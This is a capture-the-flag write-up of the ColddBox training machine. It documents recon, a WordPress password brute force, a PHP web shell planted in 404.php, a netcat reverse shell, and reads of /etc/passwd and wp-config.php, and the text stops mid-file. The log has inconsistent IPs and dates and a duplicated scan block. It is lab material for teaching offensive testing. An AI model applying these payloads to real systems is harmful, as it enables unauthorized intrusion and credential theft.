

CTF REPORT C0LDDBOX

Analyst: Alex Mbogo

Target Information

Machine: C0lddb0x

OS: Ubuntu Linux

Ip Address: 53 10.80.130.39 , 22 10.81.160.17 (target varied during enumeration)

RECONNAISSANCE

Nmap Scan

Tool: Nmap

initial scans provided

- Port 80/tcp open (Apache HTTP server)

```
alley@kali:~$ nmap -sC -sV -p- 10.80.130.39
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-19 15:54:27.33
Note: Host seems down. If it is really up, but blocking our probes,
Nmap done: 1 IP address (0 hosts up) scanned in 3.78 seconds
alley@kali:~$ nmap -sV -Pn 10.80.130.39
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-19 16:11 +0300
Nmap scan report for 10.80.130.39
Host is up (0.23s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.99 seconds
```

Service detection

Further enumeration identified

- Apache 2.4.18 (Ubuntu)
- WordPress CMS detected (version 4.1.31)

```
alley@kali:~$ nmap -sC -sV -p- 10.80.130.39
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-19 15:54:27.33
Note: Host seems down. If it is really up, but blocking our probes,
Nmap done: 1 IP address (0 hosts up) scanned in 3.78 seconds
alley@kali:~$ nmap -sV -Pn 10.80.130.39
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-19 16:11 +0300
Nmap scan report for 10.80.130.39
Host is up (0.23s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.99 seconds
```

Key findings

- The target system was running an outdated version of WordPress.
- The default WordPress theme Twenty Fifteen was in use.
- Important WordPress directories and endpoints were exposed: `/wp-admin`, `/wp-content`, `/xmlrpc.php` exposed

Gobuster Enumeration

- /wp-admin/
- /wp-content/
- /wp-includes/
- /xmlrpc.php
- /hidden/

This directory contained a message “C0ldd, you changed Hugo's password... send it back to him” indicating internal user interaction, potential credential reuse and possible usernames such as c0ldd, hugo, philip

```
alley@kali: ~
Session Actions Edit View Help
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: ColddBox | One more machine

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.76 seconds
alley@kali:~$ gobuster dir -u http://10.80.130.39 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.80.130.39
[+] Method:       GET
[+] Threads:      10
[+] Wordlists:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.8.2
[+] Timeout:      10s

Starting gobuster in directory enumeration mode

_.hta (Status: 403) [Size: 277]
_.htaccess (Status: 403) [Size: 277]
_.htpasswd (Status: 403) [Size: 277]
hidden (Status: 301) [Size: 213] [→ http://10.80.130.39/hidden/]
index.php (Status: 301) [Size: 0] [→ http://10.80.130.39/]
server-status (Status: 403) [Size: 277]
wp-admin (Status: 301) [Size: 215] [→ http://10.80.130.39/wp-admin/]
wp-content (Status: 301) [Size: 317] [→ http://10.80.130.39/wp-content/]
wp-includes (Status: 301) [Size: 318] [→ http://10.80.130.39/wp-includes/]
xmlrpc.php (Status: 200) [Size: 42]

Progress: 4613 / 4613 (100.00%)

Finished

alley@kali:~$ curl -i http://10.80.130.39/hidden/
HTTP/1.1 200 OK
Date: Tue, 19 May 2020 13:26:52 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Mon, 19 Oct 2020 16:49:56 GMT
ETag: "154-5b208e77341d2"
Accept-Ranges: bytes
Content-Length: 340
Vary: Accept-Encoding
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
  <title>Hidden Place</title>
</head>
<body>
  <div align="center">
    <h1>Hi, I'm Coldd</h1>
    <p>Coldd, you changed Hugo's password, when you can send it to him so he can continue uploading his articles. Philip</h2>
  </div>
</body>
</html>

alley@kali:~$
```

WordPress Enumeration (WPScan)

Tool used WPScan

Identified users

cold, hugo, philip

XML-RPC enabled ,Outdated WordPress installation , No plugins detected

```
alley@kali:~$ wpscan --url http://10.80.130.39 --enumerate u
WordPress Security Scanner by the WPScan Team
Version 3.8.28
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://10.80.130.39/ [10.80.130.39]
[+] Started: Tue May 19 16:32:15 2026

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

```

[i] User(s) Identified: The ColddBox is here

[+] the cold in person
  | Found By: Rss Generator (Passive Detection)

[+] c0ldd
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue May 19 16:32:34 2026
[+] Requests Done: 75
[+] Cached Requests: 6
[+] Data Sent: 17.154 KB
[+] Data Received: 23.564 MB
[+] Memory used: 206.059 MB
[+] Elapsed time: 00:00:18

```

Credential attack result

A password attack was launched against the WordPress login panel.

Successful Credentials

Username: c0ldd

password: 9876543210

```

alley@kali:~$ wpscan --url http://10.80.130.39/ -U c0ldd -P /usr/share/wordlists/rockyou.txt

```

```

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0ldd / 9876543210
Trying c0ldd / franklin Time: 00:02:56 > (1225 / 14345617) 0.00% ETA: ??:?:??

Valid Combinations Found:
| Username: c0ldd, Password: 9876543210

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register


[+] Finished: Tue May 19 20:46:57 2026
[+] Requests Done: 1397
[+] Cached Requests: 5
[+] Data Sent: 452.196 KB
[+] Data Received: 4.731 MB
[+] Memory used: 309.598 MB
[+] Elapsed time: 00:03:31



```

WordPress Administrative Access

Using the discovered credentials, administrative access was obtained through: /wp-admin

This provided full control over the WordPress dashboard and theme editor.








Initial Foothold (RCE)

The WordPress theme file `404.php` was modified to include a PHP command execution payload.

I modified the wordpress theme file (`404.php`) and injected a PHP command execution payload: `<?php system($_GET['cmd']); ?>`





Result

Remote Code Execution (RCE) was successfully achieved.

Verification

The following command confirmed code execution: `uid=33(www-data)` This confirmed execution as the `www-data` user.

REVERSE SHELL ACCESS

Listener setup : A Netcat listener was started on the attacking machine:


Listener: nc -lvnp 4444

Result: www-data shell obtained

payload trigger




nc - Listener



Local Enumeration

Enumeration of /etc/passwd revealed the following user: C0ldd

c0ldd:x:1000:1000:/home/c0ldd:/bin/bash



```
alley@kali: ~  
Session Actions Edit View Help  
alley@kali:~$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.233.132] from (UNKNOWN) [10.81.160.17] 52032  
/bin/sh: 0: can't access tty; job control turned off  
$ whoami  
www-data  
$ cat /etc/passwd | grep home  
syslog:x:104:108::/home/syslog:/bin/false  
c0ldd:x:1000:1000:c0ldd,,,:/home/c0ldd:/bin/bash  
$ id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
$ su cold  
su: must be run from a terminal  
$ sudo c0ldd  
sudo: no tty present and no askpass program specified  
$ su c0ldd  
su: must be run from a terminal  
$  
$ sudo -l  
sudo: no tty present and no askpass program specified  
$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
www-data@ColdBox-Easy:/var/www/html$
```

```
www-data@ColdBox-Easy:/var/www/html$ uname -a  
Linux ColdBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 GNU/Linux  
www-data@ColdBox-Easy:/var/www/html$ cat /var/www/html/wp-config.php  
<?php  
/**  
 * The base configurations of the WordPress.  
